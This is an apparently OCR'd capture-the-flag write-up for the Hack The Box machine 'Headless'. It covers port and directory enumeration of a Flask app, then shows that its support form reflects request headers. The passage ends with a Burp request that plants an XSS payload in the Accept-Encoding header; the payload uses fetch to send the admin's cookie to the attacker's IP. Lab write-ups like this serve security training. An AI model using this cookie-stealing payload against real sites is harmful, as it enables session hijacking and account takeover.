


Headless

Linux · Easy

20 Points

4.8 117 Reviews

User Rated Difficulty


Released on 23 Mar 2024

Created by dvir1

User Blood pwned by jaxafed 0H 10M 44S

System Blood pwned by myDonut 0H 13M 42S

00 - Credentials

username	passsword	service	address

01 - Reconnaissance and Enumeration

NMAP (Network Enumeration)


```
# Nmap 7.94SVN scan initiated Sat Mar 23 22:00:42 2024 as: nmap -sC -sV -oA
nmap/headless -v 10.129.118.229
Increasing send delay for 10.129.118.229 from 0 to 5 due to 12 out of 39
dropped probes since last increase.
Increasing send delay for 10.129.118.229 from 40 to 80 due to 11 out of 36
dropped probes since last increase.
Increasing send delay for 10.129.118.229 from 80 to 160 due to 13 out of 43
dropped probes since last increase.
Increasing send delay for 10.129.118.229 from 160 to 320 due to 13 out of 43
dropped probes since last increase.
Warning: 10.129.118.229 giving up on port because retransmission cap hit
(10).
Nmap scan report for 10.129.118.229
Host is up (0.23s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE     SERVICE     VERSION
22/tcp    open      ssh         OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
```

```
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
83/tcp   filtered mit-ml-dev
212/tcp  filtered anet
1028/tcp filtered unknown
1164/tcp filtered qsm-proxy
1296/tcp filtered dproxy
1434/tcp filtered ms-sql-m
5000/tcp open     upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Sat, 23 Mar 2024 19:33:04 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     background-color: #f7f7f7;
|     margin: 0;
|     padding: 0;
|     display: flex;
|     justify-content: center;
|     align-items: center;
|     height: 100vh;
|     .container {
|     text-align: center;
|     background-color: #fff;
|     border-radius: 10px;
|     box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|       </head>
|       <body>
|       <h1>Error response</h1>
|       <p>Error code: 400</p>
|       <p>Message: Bad request version ('RTSP/1.0').</p>
|       <p>Error code explanation: 400 - Bad request syntax or unsupported
method.</p>
|       </body>
|_      </html>
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.94SVN%I=7%D=3/23%Time=65FF2E6E%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,BE1,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/2\.2\.2\
SF:x20Python/3\.11\.2\r\nDate:\x20Sat,\x2023\x20Mar\x202024\x2019:33:04\x2
SF:0GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:
SF:\x202799\r\nSet-Cookie:\x20is_admin=InVzZXIi\.uAlmXlTvm8vyihjNaPDWnvB_Z
SF:fs;\x20Path=/\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\
SF:x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\
SF:x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=device-wid
SF:th,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<title>Under\x20Construct
SF:ion</title>\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20b
[SNIPPED]
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Mar 23 22:34:02 2024 -- 1 IP address (1 host up) scanned
in 1999.98 seconds
```

Numerous ports open;

- 22 --> SSH
- 5000 --> A python web server running with **cookies** (`Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/`) which is suspicious

Port 5000 (Webserver enumeration)




Welcome to Our Website

We're working hard to bring you an amazing online experience.

Site will be live in 24d 23h 59m 56s.

We see a count down, which we can try to alter (using developer tools) to see if it going to zero will change anything:



```
    clearInterval(countdown);
    document.getElementById("countdown").textContent = "Now Live!";
  else {
    const days = Math.floor(timeLeft / (1000 * 60 * 60 * 24));
    const hours = Math.floor((timeLeft % (1000 * 60 * 60 * 24)) / (1000 * 60 * 60));
    const minutes = Math.floor((timeLeft % (1000 * 60 * 60)) / (1000 * 60));
    const seconds = Math.floor((timeLeft % (1000 * 60)) / 1000);

    document.getElementById("countdown").textContent = `${days}d ${hours}h ${minutes}


 lown = setInterval(updateCountdown, 1000);
 Countdown();
```

Seems as if its just a random counter. Let us check the directories:

Directory bruteforce and vhost enumeration


We can't do a V-Host enumeration as there is no valid host available;

```
# Dirsearch started Sat Mar 23 22:02:20 2024 as: /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u http://10.129.118.229:5000/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt

200     2KB   http://10.129.118.229:5000/support
401    317B   http://10.129.118.229:5000/dashboard
```

Seems as we have two `directories` : a `support` and a `dashboard`

/support

Visiting the page we get:




It seems to be an input form, used to contact the support. Since there is input, we can fuzz the request for any form of injections and inspect the behaviour of the appilcations. Let us try out the normal XSS,SSTI payloads as this is a python web server.
A normal post request, just seems to reload the page but let us see what happens when we use **XSS** payloads:

- Burp request

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 100
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
```

```
Sec-GPC: 1
Accept-Language: en-US,en
Referer: http://10.10.11.8:5000/support
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: close

fname=1&lname=1&email=pyp%40root.htb&phone=1&message=<h1>1</h1>
```

- Burp response




Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

```
Method: POST
URL: http://10.10.11.8:5000/support
Headers: Host: 10.10.11.8:5000
Content-Length: 63
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
Sec-Gpc: 1
Accept-Language: en-US,en
Referer: http://10.10.11.8:5000/support
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: close
```

We get a **Hacking Attempt Detected** , which would normally spell doom for us, but there is an odd behaviour; the response seems to have our `request` header information **echoed** back to us.
We are then told the following:




Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

which means that, there is a likely possibility for an `administrator` to view the request.
Remember that we also had a `/dashboard` and upon visiting it, we get:


Not secure | 10.10.11.8:5000/dashboard

Unauthorized

The server could not verify that you are authorized to access the URL requested. You either supplied the wrong credentials (e.g. a bad password), or your browser doesn't understand how to supply the credentials required.

So, that means we are not authenticated and we need to authenticate. There is no login and the next form of authentication we can look at is the cookie (which is partially in base64, leading us to believe it is an incomplete JWT session cookie).

- The cookie:

```
└─$ echo "is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs"
is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs

┌──(pyp㉿Ghost)-[~/…/HTB/Machines/Active/Headless]
└─$ echo "InVzZXIi" | base64 -d
"user"
```

So we need to do a form of session hijacking through cookie stealing. Let us continue to investigate this odd behavior.
Let us see what happens when the XSS is put into the request headers and since we can only see the information when we put the XSS in the `message` parameters, we cant miss that also!


Note: Most headers may work, some are messy to deal with such as the `Host` and the `Origin`, but the others should work regardless.

- Burp request

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 63
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en
Referer: http://10.10.11.8:5000/support
Accept-Encoding: <h1>XSS here</h1> <-- XSS has been placed here
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
```

```
Connection: close

fname=1&lname=1&email=pyp%40root.htb&phone=1&message=<h1>1</h1>
```

- Burp response



Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

```
Method: POST
URL: http://10.10.11.8:5000/support
Headers: Host: 10.10.11.8:5000
Content-Length: 63
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
Sec-Gpc: 1
Accept-Language: en-US,en
Referer: http://10.10.11.8:5000/support
Accept-Encoding:
```

XSS here

```
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: close
```

We see that we are able to achieve XSS, through the request headers and we can therefore try to steal cookies:

Cookie grabbing

There are multiple ways to do this, but I advocate for simplicity, so Ill forge a simple `JS` script to steal the cookie:

```
<script>fetch("http://10.10.15.38/?cookie=" + document.cookie);</script>
```

There is a simple script that makes use of the `FETCH` function to perform a `GET` request to our server on `0.0.0.0:80` using the cookie.
Let us send it:

- Burp request

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 63
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en
Referer: http://10.10.11.8:5000/support
Accept-Encoding: <script>fetch("http://10.10.15.38/?cookie=" +
document.cookie);</script>
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: close

fname=1&lname=1&email=pyp%40root.htb&phone=1&message=<h1>1</h1>
```

